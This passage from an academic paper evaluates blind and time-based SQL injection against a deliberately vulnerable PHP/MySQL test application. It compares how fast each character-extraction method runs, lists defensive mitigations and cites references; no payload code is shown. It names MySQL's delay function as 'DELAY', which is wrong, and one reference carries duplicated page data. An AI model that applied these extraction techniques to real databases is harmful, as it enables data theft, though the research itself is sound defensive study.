Another related problem is the occurrence of sporadic network lags[13] in data mining process. Results, in such cases, frequently contain errors in form of distinguishably invalid characters (e.g. $index \rightarrow jndex$) coming from an erroneous inference. One way how to deal with this, along with usage of considerably high delay value, is to use one extra validation request per character, effectively improving the quality of final results.

4 Evaluation

4.1 Overview

In this section, experimental results are presented gathered for different search methods that can be used in inferential SQLIA cases. Both blind injection and timing attack SQLIA types have been covered. Along with regular search methods, optimized versions have been tested too.

Deliberately vulnerable web application has been written in programming language PHP, with MySQL used for database storage. Example 1 has been used as the basis for the vulnerable PHP code, while SQL code from Example 2 has been used for database instantiation. For testing purposes only the content of table *users* has been retrieved in all cases. Enumeration of database structure has been skipped, to simplify the whole process, by using known identifier names.

Responses for identical requests had no content differences. Hence, in case of blind injection SQLIA, response has been classified as *True* if the comparison ratio (compared to the original response) has been found to be greater than 0.99 (i.e. >99%)[14].

First web setup had an average regular response time of 0.05 seconds with standard deviation of 0.002, while the second had an average response time of 0.13 seconds with standard deviation of 0.158. Hence, in former case, because of low average response time and low standard deviation, used deliberate DBMS delay has been set to 1 second. Response has been classified as *True* if the total response time has been greater than 1 second. In later case, used deliberate DBMS delay, because of considerable standard deviation, has been set to 2 seconds. Response time has been classified as *True* if the total response time has been greater than 2 seconds.

It has to be noted that *68-95-99.7%* rule has been taken into the consideration while choosing delay values. Also, as the used delay function has been MySQL's *DELAY*, chosen values had to be of integer type.

Along with regular versions of search methods, their optimized variants have been implemented and tested as well. In case of sequential search, instead of regular ASCII table, frequency ordered character table has been used [23]. In case of binary search, ASCII table has been split into several segments, where first segment consisted

[13]Lag is a failure of an application to respond in a timely fashion to inputs.

[14]Implementation of Ratcliff-Obershelp algorithm from standard Python's library difflib has been used.

Table 1: Comparison of search methods

Method	# of requests	Blind injection (sec)	Timing attack (sec)
Sequential search (regular)	5412	305.44 / 800.27	367.13 / 882.84
Sequential search (optimized)	2140	120.67 / 293.11	184.97 / 414.58
Binary search (regular)	537	30.34 / 72.17	241.89 / 517.75
Binary search (optimized)	494	27.89 / 64.63	173.57 / 375.95
Bit-by-bit extraction (regular)	537	30.25 / 68.74	315.41 / 487.24
Bit-by-bit extraction (optimized)	470	26.63 / 59.21	238.19 / 485.72

of digits (i.e. *0-9*), second segment of upper case letters (i.e. *A-Z*), third segment of lower case letters (i.e. *a-z*), while the last one contained the rest. In case of bit-by-bit extraction, only the first seven bits have been retrieved, with a premise that the pulled data consisted entirely of basic ASCII characters.

4.2 Results

Evaluation results can be found in Table 1. Each row holds results for a different search method, while columns hold values for observed quantities. First column holds number of requests, while the second and third hold times (in seconds) taken for blind injection and timing attack SQLIA cases.

Time values are presented as pairs, where first value represents the result got for first web setup, while second value represents the result got for second web setup.

Number of requests was the same for both blind injection and timing attack SQLIAs when same search method was used. It is visible from results that blind injection SQLIA cases performed faster than their timing attack counterparts. Also, optimized versions performed better than their normal variants.

In case of blind injection, fastest performing method was the optimized bit-by-bit extraction, while slowest was the regular sequential search. In case of timing attack, fastest performing was the optimized binary search, while slowest was the regular sequential search.

Binary search and bit-by-bit extraction methods (regular and optimized variants) performed almost the same in case of blind injection SQLIA. Also, times were around ten times better than those got for the sequential search method.

In case of timing attack for first web setup, mostly because of noticeable number of generated delayed responses (one per resulting bit *1*), regular bit-by-bit extraction method was performing almost with the same speed as the sequential search method. This effect diminished for second web setup, because of greater average regular response time and significantly larger number of used requests in case of sequential search.

5 Mitigation

SQL injection is based on passing a user supplied value(s) carrying malicious SQL statements to the underlying DBMS. Recommended techniques to mitigate such risk [1, 13, 24] are as follows (in no particular order):

1) Type casting - in case that the input value can be strictly defined to a specific non-string type (e.g. integer) it is recommended to perform the casting (i.e. conversion) to that same type;

2) Input validation - it is recommended to do the input validation where applicable (e.g. regular expression matching in case of phone number values);

3) Escaping special characters - special characters are used in most of SQLIA cases (i.e. single quotes in case of string values and/or parentheses in case of function calling). That said, it is recommended to perform appropriate escaping (i.e. backslash escaping) or their removal altogether;

4) Turning off error messages - DBMS error messages are a strong signal to the attackers that they could potentially influence the underlying database logic. It is strongly recommended to turn them off;

5) Prepared statements (parametrized queries) - prepared statements ensure that attackers will not be able to change the intent of the original SQL statement itself. In such case, developers are required to split the constant SQL code from parameter values. That way DBMS is able to make distinction between code and data, regardless of what input user supplies;

6) Principle of least privilege - used database privileges should be restricted to only appropriate operations (e.g. querying of only specific tables). That way, in worst case scenario, potential damage will be constrained.

6 Conclusion

In this article we study special class of SQLIA where attackers can deduce database content by inspecting only differences between responses. Although slower than other SQLIA classes, it can be used in virtually any case of SQL injection vulnerability. Two inferential SQLIA types are presented: blind injection and timing attack. In case of blind injection any response characteristic can be observed other than time, while in timing attack only the response time is being observed.

Evaluation of inferential SQLIA types has been done depending on different search methods. Results show that sequential search is the slowest, while binary search and bit-by-bit extraction are the fastest methods in case of blind injection. In case of timing attack sequential search and bit-by-bit extraction perform almost the same, while binary search is the fastest. Nevertheless, with an increase of the regular response time sequential search should perform noticeably slower because of large number of requests.

References

[1] K. Amirtahmasebi, S. R. Jalalinia, and S. Khadem, "A survey of SQL injection defense mechanisms," in *Proceedings of the IEEE ICITST*, pp. 1–8, 2009.

[2] C. Anley, *Advanced SQL Injection in SQL Server Applications*, NGSSoftware Insight Security Research (NISR) publication, 2002.

[3] C. Anley, *More Advanced SQL Injection*, NGSSoftware Insight Security Research (NISR) publication, 2002.

[4] P. E. Black, "Ratcliff/obershelp pattern recognition," *Dictionary of Algorithms and Data Structures*, vol. 17, 2004.

[5] Cenzic, *Application Vulnerability Trends Report*, 2013. (`http://expo-itsecurity.ru/upload/iblock/ffb/cenzic-application-vulnerability-trends-report-2013.pdf`)

[6] A. Ciampa, C. A. Visaggio, and M. Di Penta, "A heuristic-based approach for detecting SQL-injection vulnerabilities in web applications," in *Proceedings of the ACM 2010 ICSE Workshop on Software Engineering for Secure Systems*, pp. 43–49, 2010.

[7] J. Clarke, *SQL Injection Attacks and Defense*, Syngress Media, 2012.

[8] WG Halfond, J. Viegas, and A. Orso, "A classification of SQL - Injection attacks and countermeasures," in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, pp. 13–15, 2006.

[9] WGJ Halfond and A. Orso, "AMNESIA: Analysis and monitoring for NEutralizing SQL-injection attacks," in *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, pp. 174–183, 2005.

[10] Imperva's Hacker Intelligence Initiative, *Hacker Intelligence Summary Report – An Anatomy of a SQL Injection Attack*, Monthly Trend Report 4, Sept. 2011. (`http://www.imperva.com/docs/HII_An_Anatomy_of_a_SQL_Injection_Attack_SQLi.pdf`)

[11] P. Karlsson, *SQL - Injection & OOB – Channels*, 2007. (`http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-karlsson.pdf`)

[12] D. A. Kindy and AK Pathan, "A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques," in *Proceedings of the IEEE 15th International Symposium on Consumer Electronics (ISCE'11)*, pp. 468–471, 2011.

[13] S. Kost, *An Introduction to SQL Injection Attacks for Oracle Developers*, Jan. 2004. (`https://haiderm.com/wp-content/uploads/2015/03/OracleSQLinjectionAttackGuide.pdf?a07e7e`)

[14] V. I. Levenshtein, "Binary codes capable of correcting deletions, insertions and reversals," in *Soviet Physics Doklady*, vol. 10, pp. 707, 1966.

[15] D. Litchfield, *Data-mining with SQL Injection and Inference*, An NGSSoftware Insight Security Research (NISR) Publication, Sept. 2005. (`http://www.northernfortress.net/sqlinference.pdf`)

[16] R. F. Puppy, "NT web technology vulnerabilities," *Phrack Magazine*, vol. 8, no. 54, 1998.

[17] F. S. Rietta, "Application layer intrusion detection for SQL injection," in *Proceedings of the 44th ACM Annual Southeast Regional Conference*, pp. 531–536, 2006.

[18] C. E. Shannon, "Prediction and entropy of printed English," *Bell System Technical Journal*, vol. 30, no. 1, pp. 50–64, 1951.

[19] M. Štampar, "Data retrieval over DNS in SQL injection attacks," *Computing Research Repository (CoRR)*, vol. abs/1303.3047, 2013.

[20] M. Štampar and B. Damele, *SQLmap: Automatic SQL Injection and Database Takeover Tool*, July 21, 2015. (`http://sqlmap.org`)

[21] A. Tajpour and M. J. Z. Shooshtari, "Evaluation of SQL injection detection and prevention techniques," in *Proceedings of the Second IEEE International Conference on Computational Intelligence, Communication Systems and Networks (CICSyN'10)*, pp. 216–221, 2010.

[22] K. Tsipenyuk, B. Chess, G. McGraw, "Seven pernicious kingdoms: A taxonomy of software security errors," *IEEE Security & Privacy*, vol. 3, no. 6, pp. 81–84, 2005. pp. 216–221, 2010.

[23] M. Weir, *Character Frequency Analysis Info*, 2009. (`http://reusablesec.blogspot.com/2009/05/character-frequency-analysis-info.html`)

[24] D. Wichers, J. Manico, and M. Seil, *SQL Injection Prevention Cheat Sheet*, 2014. (`https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet`)

[25] J. Williams and D. Wichers, *OWASP Top Ten*, 2013. (`https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2013_Project`)

Miroslav Štampar received his B.S. and M.S. degrees from the Faculty of Electrical Engineering and Computing, University of Zagreb in 2003 and 2005 respectively. His recent research interests include network security, malware analysis and intrusion detection systems. He is now working as an Expert Security Advisor at Information Systems Security Bureau, Zagreb, Croatia.